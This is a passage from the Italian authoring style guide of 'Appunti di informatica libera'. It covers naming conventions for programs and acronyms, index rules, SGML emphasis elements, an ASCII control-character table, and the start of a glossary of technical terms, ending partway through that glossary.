La tabella 276.1 elenca alcune delle scelte di stile nell'uso dei nomi dei programmi distinguendo tra «eseguibile» e qualcosa di diverso: applicativo, pacchetto, servizio, sistema e simili, riferite a forme che costituiscono un'eccezione rispetto alla regola generale.[2]

Tabella 276.1. Stile nell'uso dei nomi dei programmi distinguendo tra «eseguibile» e «applicativo», limitatamente ad alcune eccezioni.

Eseguibile	Applicativo, pacchetto, servizio, sistema,...
'**lilo**'	LILO
'***getty**'	Getty
'**getty**', '**uugetty**'	Getty_ps
'**mgetty**'	Mgetty+Sendfax
'**bash**'	shell Bash
'**csh**'	shell C
'**ksh**'	shell Korn
'**sh**'	shell Bourne
'**init**'	Procedura di inizializzazione del sistema, Init
'**cron**' (demone)	Cron (sistema)
'**inetd**'	supervisore dei servizi di rete
'**tcpd**'	TCP wrapper
'**portmap**'	Portmapper
'**named**'	BIND (pacchetto)
'**telnet**'	Telnet (programma) TELNET (protocollo o servizio)
'**finger**'	Finger (servizio)

[2] Un elenco più completo di come sono stati scritti i nomi degli applicativi può essere ottenuto dalla sezione 414, che contiene il riepilogo delle licenze.

Eseguibile	Applicativo, pacchetto, servizio, sistema,...
‘**sendmail**’	Sendmail
‘**mail**’	Mailx
‘**ex**’	EX
‘**vi**’	VI
‘**joe**’	Joe
‘**m4**’	M4
‘**mc**’	Midnight Commander
‘**nsgmls**’	SP
‘**sgmlspl**’	SGMLSpm
‘**gs**’	Ghostscript
‘**bmv**’	BMV
‘**ghostview**’	Ghostview
‘**gv**’	GV
‘**xpaint**’	XPaint
‘**ee**’	Electric Eyes
‘**xfm**’	XFM
‘**tcd**’, ‘**gtcd**’	TCD
‘**xcdroast**’	X-CD-Roast

276.5 Descrizione degli acronimi

Gli acronimi non sono sempre ottenuti con le sole iniziali delle parole che compongono il nome di qualcosa; inoltre, non c’è alcuna necessità pratica nell’evidenziare la corrispondenza tra le lettere usate e la frase corrispondente. In questo senso, la descrizione degli acronimi che si fa con l’elemento ‘**dacronym**’ ha un aspetto uniforme: l’iniziale maiuscola e il resto del testo in minuscolo, tranne nel caso in cui si tratti di termini che rappresentano dei nomi importanti o degli altri acronimi, oppure quando la lingua di origine impone l’uso della maiuscola. Seguono alcuni esempi:

- MTA, *Mail transfer agent*;
- XML, *Extensible markup language*;
- ORF, *Österreichischer Rundfunk* (perché nella lingua tedesca i sostantivi hanno l’iniziale maiuscola);
- MIME, *Multipurpose Internet mail extentions* (perché il nome che contiene si scrive comunemente con l’iniziale maiuscola).

276.6 Indice analitico

Il problema della costruzione di un indice analitico è già trattato nel capitolo sullo stile letterario in generale. All'interno dell'opera *Appunti di informatica libera* ci sono delle particolarità che è bene precisare.

In particolare, l'indice analitico realizzato con il sistema di composizione di *Appunti di informatica libera* consente l'uso di un carattere dattilografico attraverso l'uso dell'elemento '**`code`**', oppure assegnando il valore '**`code`**' all'attributo '**`emph`**':

```
<indexentry>Perl: <code>print</code></indexentry>
```

```
<indexentry><code>/etc/profile</code></indexentry>
```

- I termini inseriti nell'indice analitico vanno scritti usando lettere minuscole, a meno che si tratti di nomi particolari che vanno sempre scritti in un modo prestabilito.
  - La descrizione di un acronimo, inserita per esteso, si scrive con le stesse regole usate per l'elemento '**`dacronym`**', per cui l'iniziale è maiuscola.
  - Il nome di un applicativo, di un pacchetto, di un servizio, di un sistema e simili, va scritto nello stesso modo usato nel testo normale, senza cambiare lo stato delle lettere maiuscole e minuscole.
  - Il nome di file e directory va scritto esattamente come appare nel sistema operativo, utilizzando un carattere dattilografico, tenendo conto che i file eseguibili vanno indicati senza percorso, mentre gli altri dovrebbero contenerlo.
  - Il nome delle variabili di ambiente va scritto esattamente come appare nel sistema operativo (generalmente si tratta di nomi scritti con lettere maiuscole), usando un carattere dattilografico, lasciando il dollaro come prefisso.
  - Quando si inserisce il nome di un applicativo che possiede un eseguibile con lo stesso nome, non si annota anche il nome dell'eseguibile. In pratica, se si inserisce la voce «Pippo» senza enfatizzazione, non si annota anche la voce «pippo», corrispondente all'eseguibile omonimo, in modo dattilografico; al massimo, si inserisce un'altra volta la stessa voce «Pippo». Infatti, chi cerca notizie sul programma Pippo, o sull'eseguibile '**`pippo`**', si troverebbe in difficoltà nello scegliere tra l'una e l'altra voce. Quando invece un applicativo si articola in programmi eseguibili differenti, è sensato annotare sia il nome dell'applicativo, sia i nomi degli eseguibili, quando descritti in modo particolare.
  - Quando la voce «Pippo» è comunque una cosa diversa da «pippo», le due voci vanno annotate esattamente e separatamente. Per esempio, si può fare riferimento al protocollo FTP e poi al programma eseguibile '**`ftp`**'. Il lettore può sentirsi confuso dalla distinzione, ma in tal caso è evidentemente necessaria.
- Si utilizza il singolare, salvo eccezioni dovute al fatto che il termine al singolare possa intendersi come una cosa differente da ciò che si vuole realmente.
- La prima parola dovrebbe essere un sostantivo, o comunque è necessario sostantivare l'inizio della voce da inserire nell'indice analitico.
- Non si inizia una voce dell'indice analitico con un verbo; nel caso si può sostantivare il verbo. Per esempio, al posto di «salvare i dati» si può inserire la voce «salvataggio dei dati».

- Il sistema di composizione non consente l'indicazione di sottoclassificazioni nell'indice analitico, per cui si usa la tecnica seguente:

  voce : *sottoclassificazione*

  Questo fatto implica che i due punti vadano usati solo per questo scopo nelle voci dell'indice analitico; inoltre, diventa inopportuno l'inserimento di una sottoclassificazione ulteriore.

  – Una sottoclassificazione non è sottoposta all'obbligo di essere formulata usando il singolare; tuttavia, in caso di conflitto, si deve preferire la forma al singolare.
  – Una sottoclassificazione inizia con un sostantivo, così come iniziano le voci normali. Per esempio, «salvataggio: recuperare i dati» va sostituito con «salvataggio: recupero dei dati».
  – Non si usa il trattino per indicare una sottoclassificazione. Per esempio, «salvataggio -- recupero dei dati» va sostituto con «salvataggio: recupero dei dati».

- Quando si inserisce una voce in una sezione, non si inserisce nuovamente nelle sottosezioni relative. In pratica, se si inserisce la voce «Pippo» in corrispondenza dell'inizio di un capitolo, non si inserisce nuovamente la stessa voce in altre sezioni inferiori dello stesso capitolo.

- Le voci dell'indice analitico vanno inserite in riferimento alle sezioni opportune. Per esempio, la parola «file» potrebbe trovarsi in quasi tutte le pagine di un testo di informatica, mentre dovrebbe essere fatto un richiamo solo a quelle sezioni in cui si spiega di cosa si tratta (ammesso che ci sia).

I riferimenti per la generazione dell'indice analitico vanno posti preferibilmente nel titolo della sezione a cui fanno riferimento, come nell'esempio seguente:

```
<H3>
Copie di sicurezza
<indexentry>salvataggio: copia di sicurezza</indexentry>
<indexentry>salvataggio: recupero dei dati</indexentry>
</H3>
```

Come si vede, viene indicato prima il titolo e subito dopo l'elenco dei riferimenti da inserire nell'indice, che riguardano la sezione.

Inserendo le voci dell'indice analitico nell'ambito del titolo di una sezione, si comprende che non abbia senso ripetere la stessa voce nelle sottosezioni relative.

276.7 Enfatizzazioni e uso degli elementi «special»

La gestione corretta delle «enfatizzazioni» è sempre un problema serio di coerenza, soprattutto se si considera il fatto che l'enfatizzazione non implica solo la composizione finale con un aspetto particolare, ma anche la classificazione dell'oggetto per qualche fine. In particolare, l'elemento '**`special`**' non genera alcuna enfatizzazione, ma serve a dare una classificazione al termine inserito, per qualche ragione. L'opera *Appunti di informatica libera* usa le convenzioni che vengono sintetizzate in questa sezione.

- `<samp>`*stringa*`</samp>`

  Si usa all'interno di un testo normale per delimitare delle stringhe che hanno un valore letterale e si riferiscono in qualche modo a un'informazione tecnica. In particolare, si indicano in questo modo:

- i nomi degli eseguibili;
- gli esempi di opzioni di una riga di comando;
- i nomi delle variabili di ambiente (senza il dollaro iniziale);
- i nomi di elementi SGML (compreso XML e altre applicazioni);
- gli esempi di istruzioni, comandi e direttive di qualunque tipo;
- tutte le informazioni tecniche letterali che non ricadono in situazioni differenti.

- `<code>`*nome*`</code>`

  Si tratta di una forma di enfatizzazione molto simile a quella dell'elemento '**`samp`**', riservata a situazioni particolari:

  - può essere usata per ottenere un carattere dattilografico nelle voci dell'indice analitico;
  - l'elemento '**`code`**' può essere usato come **unico** elemento contenuto all'interno di '**`dt`**', quando in condizioni normali questo sarebbe stato rappresentato con l'elemento '**`samp`**';
  - l'elemento '**`code`**' può essere usato come **unico** elemento contenuto all'interno di '**`faqh3`**', quando in condizioni normali questo sarebbe stato rappresentato con l'elemento '**`samp`**'.

- `<indexentry>`...`<code>`*stringa*`</code>`...`</indexentry>`

  Nell'ambito delle voci dell'indice analitico, si può usare solo l'elemento '**`code`**' per indicare qualunque cosa che debba essere annotata in modo dattilografico. In pratica, tutto ciò che nel testo normale dovrebbe essere inserito usando elementi che generano in qualche modo una composizione dattilografica va scritto nell'indice analitico usando l'elemento '**`code`**'.

- `<file>`*file*`</file>`

  Nel testo normale, i nomi di file e directory, con o senza percorsi, vanno inseriti nell'elemento '**`file`**'. In generale, il nome di un file o di una directory dovrebbe sempre contenere l'informazione del percorso, salvo che si tratti implicitamente della directory corrente, oppure che non si possa stabilire una posizione precisa.

  > Si usa la convenzione delle shell derivate da quella di Bourne, per cui il simbolo '`~/`' rappresenta la directory personale dell'utente che sta usando il sistema, mentre '~*utente*`/`' rappresenta la directory personale dell'utente indicato.

  In un percorso del genere si può inserire l'elemento '**`var`**', per descrivere una parte variabile dello stesso; inoltre è ammesso l'uso di caratteri jolly elementari, ovvero asterisco e punto interrogativo, per fare riferimento a più file.

  I nomi delle directory terminano sempre con la barra finale: '**`/`**' o '**`\`**' a seconda del sistema operativo a cui si fa riferimento.

  Quando si vuole fare riferimento a un file contenente un documento che dovrebbe essere raggiungibile in ogni sistema che abbia installato un certo applicativo, si può usare eventualmente l'elemento '**`uri`**', indicando un URI di tipo '**`file:`**', allo scopo di consentire l'accesso ipertestuale al file stesso. Naturalmente, ciò ha senso se l'URI che si indica è valido; quindi non è il caso di indicare caratteri jolly in un indirizzo del genere.

- `<var>`*metavariabile*`</var>`

  L'elemento '**`var`**' serve a delimitare una metavariabile, ovvero qualcosa che **descrive** ciò che va sostituito al suo posto. Non si indicano con questo elemento altri tipi di variabili,

come potrebbero essere le variabili di ambiente o quelle di un programma scritto con un certo linguaggio. In tal caso, si userebbe piuttosto l'elemento '**`samp`**'.

L'elemento '**`var`**' va usato prevalentemente all'interno dell'elemento '**`syntax`**', nei modelli sintattici, ma può essere usato utilmente anche dentro un elemento '**`samp`**', quando una parte della stringa non è fissa, così come in un elemento '**`file`**', per lo stesso motivo.

Eccezionalmente, si può indicare un comando con l'inserzione di un elemento '**`var`**' all'interno del testo da digitare, ovvero l'elemento '**`type`**'. Tuttavia, in condizioni normali, si preferisce fare questo in un elemento '**`syntax`**', se il contesto lo consente.

È consentita l'inserzione dell'elemento '**`var`**' anche all'interno di un elemento '**`pre`**', quando non è opportuno l'uso di un elemento '**`syntax`**' al suo posto.

> Il nome di una metavariabile dovrebbe descrivere ciò che rappresenta, mentre non deve essere un esempio del contenuto.

Per evitare confusione, il nome va scritto usando possibilmente lettere minuscole, dove le varie parti possono essere separate da un trattino basso, come nel caso di *mia_variabile*. Naturalmente si possono usare anche i numeri, purché sia chiaro che servono solo a individuare la metavariabile, come nel caso di *nome_1* , *nome_2* ,... *nome_n* . È da escludere l'uso di altri segni, perché creerebbero confusione, dal momento che i nomi delle variabili non appaiono delimitati. Se possibile è meglio evitare l'uso dell'apostrofo.

Se possibile, è meglio comporre il nome delle metavariabili usando termini normali (non abbreviati o fusi assieme), in modo da non doverli inserire inutilmente nel vocabolario del controllo ortografico.

- `<dfn>`*definizione* `</dfn>`

  L'elemento '**`dfn`**' serve a delimitare una definizione, ovvero un termine che viene introdotto in riferimento a un contesto particolare. Va usato solo quando viene introdotto e non ha altro scopo che quello di generare una forma di evidenziamento uniforme.

  In contesti differenti, un termine può apparire come definizione avendo anche significati differenti.

  In generale, è bene evitare la proliferazione di evidenziamenti del genere, che vanno limitati alle situazioni in cui si vuole cogliere l'attenzione del lettore.

- `<strdfn>`*definizione_straniera* `</strdfn>`

  L'elemento '**`strdfn`**' serve a delimitare un termine o una definizione in lingua straniera, che non si intende utilizzare nel testo come terminologia normale, ma solo per spiegare, eventualmente, a cosa si sta facendo riferimento.

- `<em>`*testo*`</em>`
`<strong>`*testo*`</strong>`
`<small>`*testo*`</small>`
`<big>`*testo*`</small>`

  Le forme di evidenziamento generico vanno usate con molta parsimonia, perché non esiste una regola generale per il loro utilizzo. In particolare, un carattere ingrandito ottenuto con l'elemento '**`big`**' è utile nella realizzazione di presentazioni (lucidi per lavagna luminosa).

- `<bibref>`*titolo*`</bibref>`

  Si usa l'elemento '**`bibref`**', nel testo normale, per delimitare il titolo di un documento o di un'opera di qualunque tipo.

- `<kerneloption>`*opzione_del_kernel* `</kerneloption>`

  Si usa l'elemento '**`kerneloption`**', nel testo normale, per delimitare la voce corrispondente a un'opzione del kernel.

- <dacronym>*descrizione_acronimo*</dacronym>

  Si usa l'elemento '**dacronym**', nel testo normale, per delimitare la descrizione di un acronimo.

- <acronym>*acronimo*</acronym>

  Questo elemento dovrebbe servire per delimitare un acronimo, secondo la logica del sistema di composizione, ma attualmente gli acronimi non vengono delimitati in alcun modo.

- <kbd>*combinazione_tasti*</kbd>

  L'elemento '**kbd**' viene usato per indicare tasti (della tastiera) o combinazioni di tasti da premere. I nomi dei tasti vanno indicati come previsto (tabella 277.3, nel capitolo 277) e le combinazioni si ottengono inserendo il segno '**+**' tra i vari nomi o tra i simboli corrispondenti.

  Nelle tabelle, quando si elencano tasti e combinazioni di tasti, non si usa questa forma di enfatizzazione, perché inutile e perché servirebbe solo a creare problemi di spazio ulteriori.

- <button>*pulsante_grafico*</button>

  L'elemento '**button**' viene usato per indicare il nome di pulsanti grafici, anche in presenza di terminali a caratteri, che si selezionano attraverso un cursore o un puntatore grafico. Non si usa questo elemento per indicare l'uso della tastiera normale.

- <menuitem>*voce_di_menù*</menuitem>

  Si delimitano in questo modo le voci di un programma grafico o di uno per terminali a caratteri che abbia un comportamento simile a quelli grafici, che siano riconducibili a scelte di un menù di funzioni. Rientrano in questa situazione i menù a tendina, i nomi delle etichette dei lembi di una sistema di cartelle, oppure il nome di un tipo di selezione che non sia riconducibile a un pulsante.

  Questo elemento può essere usato anche per evidenziare le voci che rappresentano un tipo di casella di selezione, oppure anche le etichette dei campi in cui deve essere inserito qualche tipo di informazione.

- <asciicode>*nome_ascii*</asciicode>

  Si delimitano in questo modo i nomi di caratteri speciali ASCII, che secondo la tradizione sono rappresentati da abbreviazioni con lettere maiuscole. La tabella 276.2 elenca tutti i caratteri che possono essere rappresentati in questo modo, mostrando anche il risultato dell'utilizzo dell'elemento.

Tabella 276.2. Elenco dei caratteri speciali che si possono inserire nell'elemento '**asciicode**'.

Binario	Esadecimale	Ottale	Decimale	Carattere
00000000_2	00_{16}	000_8	000_{10}	*<NUL>*
00000001_2	01_{16}	001_8	001_{10}	*<SOH>*
00000010_2	02_{16}	002_8	002_{10}	*<STX>*
00000011_2	03_{16}	003_8	003_{10}	*<ETX>*
00000100_2	04_{16}	004_8	004_{10}	*<EOT>*
00000101_2	05_{16}	005_8	005_{10}	*<ENQ>*
00000110_2	06_{16}	006_8	006_{10}	*<ACK>*
00000111_2	07_{16}	007_8	007_{10}	*<BEL>*
00001000_2	08_{16}	010_8	008_{10}	*<BS>*
00001001_2	09_{16}	011_8	009_{10}	*<HT>*
00001010_2	$0A_{16}$	012_8	010_{10}	*<LF>*
00001011_2	$0B_{16}$	013_8	011_{10}	*<VT>*
00001100_2	$0C_{16}$	014_8	012_{10}	*<FF>*

Binario	Esadecimale	Ottale	Decimale	Carattere
00001101_2	$0D_{16}$	015_8	013_{10}	*<CR>*
00001110_2	$0E_{16}$	016_8	014_{10}	*<SO>*
00001111_2	$0F_{16}$	017_8	015_{10}	*<SI>*
00010000_2	10_{16}	020_8	016_{10}	*<DLE>*
00010001_2	11_{16}	021_8	017_{10}	*<DC1>*
00010010_2	12_{16}	022_8	018_{10}	*<DC2>*
00010011_2	13_{16}	023_8	019_{10}	*<DC3>*
00010100_2	14_{16}	024_8	020_{10}	*<DC4>*
00010101_2	15_{16}	025_8	021_{10}	*<NAK>*
00010110_2	16_{16}	026_8	022_{10}	*<SYN>*
00010111_2	17_{16}	027_8	023_{10}	*<ETB>*
00011000_2	18_{16}	030_8	024_{10}	*<CAN>*
00011001_2	19_{16}	031_8	025_{10}	*<EM>*
00011010_2	$1A_{16}$	032_8	026_{10}	*<SUB>*
00011011_2	$1B_{16}$	033_8	027_{10}	*<ESC>*
00011100_2	$1C_{16}$	034_8	028_{10}	*<FS>*
00011101_2	$1D_{16}$	035_8	029_{10}	*<GS>*
00011110_2	$1E_{16}$	036_8	030_{10}	*<RS>*
00011111_2	$1F_{16}$	037_8	031_{10}	*<US>*
00100000_2	20_{16}	040_8	032_{10}	*<SP>*
01111111_2	$7F_{16}$	177_8	127_{10}	*<DEL>*

La sequenza di più caratteri del genere si ottiene semplicemente mettendo a contatto più elemento '**asciicode**', come per esempio nel caso di *<CR><LF>*.

- <uristr>*uri_non_ipertestuale* </uristr>

  L'elemento '**uristr**' si affianca all'elemento '**uri**', con lo scopo di rappresentare degli indirizzi URI per i quali non si vuole realizzare un riferimento ipertestuale. Ciò si rende necessario quando si scrive un indirizzo di fantasia o un indirizzo che si vuole conservare pur non essendo più valido. Si usa questo elemento anche quando si tratta di nomi di dominio, senza l'indicazione di una risorsa precisa.

- <special special="name">*nome* </special>

  Serve a delimitare, senza evidenziare, un nome. Si ottiene l'elenco dei nomi usati con l'inserzione del marcatore '**<printindex index="name">**', allo scopo di verificare di avere usato sempre lo stesso modo. Ciò si rende necessario per mantenere coerenza nell'uso delle maiuscole e di altri simboli eventuali (come il trattino normale, il trattino basso e altre inserzioni che potrebbero fare parte del nome in qualche modo).

  In generale si utilizza questo elemento per i nomi dei programmi e dei pacchetti di programmi. Per tutte le altre situazioni conviene controllare se nel sorgente è già stato usato un elemento del genere per il nome che si inserisce.

- <special special="ttid">*termine* </special>

  Serve a delimitare, senza evidenziare, un termine particolare, espresso in italiano, per il quale si vuole avere un controllo. In generale ciò serve a seguire delle definizioni che non sono comuni ed è bene mantenere coerenti, per non confondere il lettore. Un'altra ragione per questo utilizzo è quello di facilitare la ricerca di tali definizioni nel momento in cui si decidesse di sostituirle con altre. Ciò si rende necessario perché un termine può avere quel certo significato speciale solo in un contesto particolare; pertanto, solo in questi casi va delimitato così.

  I termini delimitati in questo modo sono evidenziati nel capitolo 277 con l'aggiunta di un asterisco.

- `<special special="ttsc">`*termine*`</special>`

  Serve a delimitare, senza evidenziare, un termine particolare, espresso in inglese (o in un'altra lingua straniera), che per qualche ragione non sia traducibile, ma che non sia ancora stato acquisito completamente nella lingua italiana. L'elenco di questi termini si trova nella tabella 277.2 (capitolo 277).

276.8 Rappresentazione del contenuto di file e dei flussi standard

In generale, il contenuto di un file o quanto emesso da un programma attraverso standard output e standard error, viene rappresentato in un elemento per il testo preformattato. Tuttavia, si manifestano dei problemi estetici, dovuti alla suddivisione del testo in pagine e al riconoscimento del contesto.

Per controllare la possibilità o meno di spezzare il testo tra più pagine, si inserisce l'elemento che lo contiene in un listato (l'elemento '**`listing`**') fisso, che, a seconda di ciò che si preferisce, possa essere spezzato o meno:

```
<listing pos="fixed" split="0">
...
...
</listing>
```

In questo caso, evidentemente, si tratta di un listato che non si può spezzare; la scelta se mantenere unito o consentire la divisione in più pagine dipende naturalmente dalla lunghezza del testo.

In particolare, il listato riferito al contenuto di un file su disco (che può essere anche uno script), viene delimitato con una linea orizzontale, all'inizio e alla fine, anche quando si tratta di una sola riga di testo; mentre quanto emesso attraverso lo standard output o standard error non viene delimitato. Tuttavia, se il comportamento è molto simile a quello di un programma interattivo che usa delle schermate intere, o comunque se il contesto lo suggerisce, si può usare un listato bordato, ma ciò deve avvenire in modo coerente con la sezione in cui è contenuto.

276.9 Altri problemi di coerenza nell'uso degli elementi SGML

La coerenza in ciò che poi si traduce in forme di enfatizzazione del testo è la cosa più importante da definire e anche la più difficile da mantenere. Tuttavia, ci sono altre considerazioni da fare su elementi che potrebbero sembrare più ovvi.

- I titoli della serie '**`tomeheading`**', '**`h0`**', '**`h1`**', '**`h2`**', '**`h3`**', '**`h4`**', '**`slideh1`**', '**`sheeth1`**' e '**`faqh2`**', vanno scritti senza inserire enfatizzazioni di alcun genere. Tuttavia, si possono e si devono inserire gli elementi '**`special`**'. In caso di necessità, si può delimitare qualche termine particolare solo usando le parentesi angolari uncinate standard.

  Come si vede, a questa regola fa eccezione '**`faqh3`**' che invece può contenere le enfatizzazioni comuni di un testo normale.

- Le tabelle vanno realizzate nel modo più semplice possibile, cercando di evitare contorsioni, allo scopo di facilitare la lettura anche a un utente che si limiti a scorrere il documento in forma di testo puro e semplice. Solo eccezionalmente è utile la realizzazione di tabelle HTML, racchiuse nell'elemento '**`html`**', per rappresentare schemi particolari, come nel caso delle schede riepilogative.

- Quando una figura può essere realizzata facilmente utilizzando semplicemente caratteri ASCII, conviene evitare la grafica, per consentire la visualizzazione della stessa anche in forma di testo puro. Si ottiene facilmente una figura del genere con l'elemento '**`verbatimpre`**'.
- A seconda dei tipi di composizione si possono avere pagine che hanno altezze molto diverse. Quando si realizza una tabella o una figura, occorre verificare che la composizione A4 normale avvenga correttamente; di conseguenza saranno corrette anche le altre forme.

276.10 Sezioni marcate per le annotazioni

Vengono usate delle sezioni marcate per inserire delle annotazioni da ottenere solo nella stampa di bozze. Queste sezioni marcate fanno riferimento all'entità parametrica '**`ANNOTAZIONI`**'. Di solito si fanno queste annotazioni utilizzando delle note a piè pagina, usando l'elemento '**`blockfootnote`**', che permette di non intaccare un blocco di testo normale. Si distinguono due tipi di segnalazioni: un'informazione da ricordare e un problema non risolto, da sistemare in un secondo momento. Si osservino i due esempi seguenti:

```
<![%ANNOTAZIONI;[

    <blockfootnote><strong>ATTENZIONE</strong> --- questa notizia
    proviene da una ricerca fatta... così e così...</blockfootnote>

]]><!--%ANNOTAZIONI;-->
```

```
<![%ANNOTAZIONI;[

    <blockfootnote><strong>SISTEMARE</strong> --- manca da analizzare
    la questione relativa alla...</blockfootnote>

]]><!--%ANNOTAZIONI;-->
```

A differenza delle altre sezioni marcate normali, queste vengono incolonnate come i blocchi di testo:

```
<ul>
<li>

    <p>Bla bla bla bla...</p>

    <![%ANNOTAZIONI;[

        <blockfootnote><strong>SISTEMARE</strong> --- manca da analizzare
        la questione relativa alla...</blockfootnote>

    ]]><!--%ANNOTAZIONI;-->

    <p>Bla bla bla bla...</p>

</li>
<li>

    ...

</li>
</ul>
```

Glossario stilistico di «Appunti di informatica libera»

Come accennato nell'introduzione dell'opera, quando si scrivono documenti a carattere tecnico in lingua italiana, è difficile essere comprensibili, coerenti e anche corretti secondo le regole della lingua. Inoltre non si può nemmeno contare sulla presenza di una qualche autorità in grado di dare risposte a dei quesiti sul modo giusto di definire o di esprimere qualcosa.

Nel capitolo 221 sono raccolti dei punti di riferimento, tuttavia resta aperto il problema della terminologia da adoperare. Attualmente, esiste la lista `it@li.org` che si occupa di discutere i problemi legati alle traduzioni di documenti come HOWTO, pagine di manuale e messaggi dei programmi GNU. La traduzione è una cosa differente dallo scrivere qualcosa di nuovo in italiano, ma comunque, la sensibilità e le scelte di ognuno possono essere diverse.

In questo capitolo si raccolgono alcune annotazioni sulle forme stilistiche ed espressive usate o che potrebbero essere usate in futuro in questa opera (nel tempo sono cambiate molte cose in questo documento e dovrebbero cambiarne ancora molte altre).

Sono sempre graditi i commenti riferiti al contenuto di questo capitolo e a tutto il resto dell'opera.

Alla fine del capitolo appare un indice analitico delle voci che sono state trattate qui. Ciò per facilitarne la ricerca, dal momento che i termini in questione appaiono secondo un certo ordine «logico», che non è quello alfabetico.

Nelle annotazioni delle sezioni seguenti, appaiono alcune sigle che hanno un significato molto semplice:

- *m.* -- maschile;
- *f.* -- femminile;
- *s.* -- singolare;
- *inv.* -- invariato al plurale;
- *agg.* -- aggettivo.

Il capitolo è organizzato secondo la struttura seguente:

277.1 Termini tecnici particolari

Sono considerati acquisiti in italiano i termini tecnici elencati nella tabella 277.1. In quanto tali, sono indicati nel testo dell'opera e nel sorgente stesso senza enfatizzazioni tipografiche.

Tabella 277.1. Elenco dei termini tecnici considerati acquisiti nel linguaggio.

bit	s. m. inv.
byte	s. m. inv.
computer	s. m. inv. -- meglio «elaboratore»
console	s. f. inv.
directory	s. f. inv.
sottodirectory	s. f. inv.
file	s. m. inv.
hardware	s. m. inv.
input	s. m. inv.
mixer	s. m. inv.
modem	s. m. inv.
monitor	s. m. inv.
mouse	s. m. inv.
output	s. m. inv.
routine	s. f. inv.
subroutine	s. f. inv.
software	s. m. inv.
timer	s. m. inv.
zoom	s. m. inv.

Inoltre, i termini che ormai sembrano far parte del linguaggio tecnico italiano in modo irrimediabile, sono annotati nella tabella 277.2. Anche questi appaiono nel testo dell'opera senza enfatizzazioni tipografiche, ma nel sorgente sono delimitati in modo da poter essere riconoscibili, attraverso la forma:

```
<special special="ttsc">termine</special>
```

Tabella 277.2. Elenco dei termini tecnici apparentemente consolidati in italiano, oppure che risultano intraducibili per qualche motivo. Nella tabella si annotano anche i termini che sarebbero traducibili, ma che hanno qualche particolarità se usati invariati in italiano.

anycast	agg.
applet	s. f. inv. -- «applicazioncina»
array	s. m. inv.
bridge	s. m. inv.
gateway	s. m. inv.
router	s. m. inv.
broadcast	agg.
bus	s. m. inv.
cast	s. m. inv.
crontab	s. m. inv. -- file di Cron
dot-clock	s. m. inv.
driver	s. m. inv. -- meglio «gestore»
escape	s. m. inv. / agg.
feed	s. m. inv. -- Usenet
file di lock	s. m. inv.
file system	s. m. inv. -- meglio evitare «filesystem»
firewall	s. m. inv.
firmware	s. m. inv.
fuzzy	agg. -- logica
hash	s. m. inv. -- array associativi di Perl
inode	s. m. inv.
job	s. m. inv.
join	s. m. inv. -- basi di dati
joystick	s. m. inv.
kernel	s. m. inv.
led	s. m. inv. -- i diodi led
link	s. m. inv. -- compilazione
linker	s. m. inv. -- compilazione
link-local	agg.
magic number	s. m. inv.
memoria cache	s. f. inv.
multicast	agg.
node-local	agg.
news	s. f. inv.
nice	agg. -- valore nice
organization-local	agg.
password	s. f. inv. -- qui si preferisce parola d'ordine
ping	s. m. inv. -- «fare il ping»
pipe	s. f. inv.
pipeline	s. f. inv.
pixel	s. m. inv.
proxy	s. m. inv. -- se il contesto non è specifico, meglio parafrasare
record	s. m. inv.
script	s. m. inv.
shadow	s. f. inv. -- password shadow
shell	s. f. inv.
subshell	s. f. inv.

site-local	agg.
socket	s. m. inv.
stack	s. m. inv. -- quello di un processo, per salvare i registri
standard input	s. m. inv.
standard output	s. m. inv.
standard error	s. m. inv.
task	s. m. inv. -- se possibile, meglio parafrasare
unicast	agg.
utility	s. f. inv. -- meglio «programma di servizio» o al limite «programma di utilità»

Le regole per la definizione del genere maschile o femminile per un termine tecnico proveniente dalla lingua inglese, che viene usato così com'è in italiano, sono molto vaghe. Inoltre, i termini inglesi che vengono incorporati nell'italiano vanno usati generalmente al singolare, anche quando esprimono quantità multiple.

277.1.1 Annotazioni sui termini tecnici ritenuti «intraducibili»

- array

  Il termine array rappresenta una struttura di dati particolare, mentre i termini «vettore» e «matrice» sono specifici della matematica.

- bridge; router; gateway

  Queste parole servono a definire in modo preciso e standard il ruolo di uno di quei nodi di rete che permettono un attraversamento tra una sottorete e un'altra.

- directory

  Il termine directory è stato tradotto in passato in vari modi poco soddisfacenti. Il concetto più elegante che si possa abbinare alla directory è quello di «cartella», che però è conveniente solo in presenza di un sistema operativo prevalentemente grafico.

- feed (Usenet)

  È difficile trovare una traduzione accettabile per esprimere il feed degli articoli di Usenet. Eventualmente si potrebbe parlare di «propagazione» degli articoli, quando il contesto lo consente, dal momento che non è proprio la stessa cosa.

- file di lock

  Il file di lock è un file che indica il blocco di un qualche tipo di risorsa. È difficile tradurre questa forma perché l'espressione è radicata molto bene negli ambienti tecnici e fino a questo momento non è venuta fuori alcuna alternativa altrettanto comprensibile: «file di blocco», che sarebbe la traduzione corretta, rischia di fare pensare ad altro, ingannando il lettore.

  Quando si parla di un blocco attraverso funzioni del sistema operativo, non è il caso di usare il termine *lock*, dal momento che «blocco» esprime perfettamente il concetto, anche per chi è esperto.

- inode

  Si tratta di un termine costruito appositamente, anche se dalla fusione di termini inglesi. In particolare è difficile stabilire con certezza il significato della lettera «i» iniziale, probabilmente sta per *index*; comunque la diffusione del termine inode è tale per cui non avrebbe senso scomporlo e trasformarlo altrimenti. Per questo non è utile tentare di tradurlo, tanto più che si tratta di un nome costruito ad arte per rappresentare la caratteristica fondamentale dei file system Unix.

- magic number

  Il magic number, come descritto da *magic(4)*, è una realtà presente da molto tempo. Il concetto si avvicina a quello dell'impronta virale utilizzata dai programmi anti-virus, cosa che potrebbe essere descritta come una stringa di riconoscimento. Tuttavia, qualunque traduzione ne cancellerebbe la storia.

- memoria cache

  Memoria cache si usa generalmente così in italiano e non si può tradurre come «memoria tampone» che invece si riferisce al concetto di *buffer*. È da notare che cache viene dal francese. La traduzione «memoria di transito» può servire eventualmente come spiegazione, dal momento che rende abbastanza il concetto.

- news (Usenet)

  Questo termine è intraducibile e si riferisce al servizio offerto dalla rete Usenet: quello di distribuire le news. In questo senso, piuttosto che parlare di «servizio Usenet», è meglio riferirsi a un «servizio di gestione delle news».

- pipe, pipeline

  Di per sé si tratta di «condotti» e «condutture»... tuttavia, forse è meglio non tradurli.

- ping

  Il ping è inteso come l'azione di inviare una richiesta di eco a un nodo di rete, utilizzando il protocollo ICMP. In pratica, si fa il ping attraverso il comando '**`ping`**'. Dal momento che si tratta di un abbinamento con il ping-pong, sarebbe inopportuna la traduzione, a meno di volere essere più chiari, nel qual caso si può parlare di «richiesta di eco».

- pixel

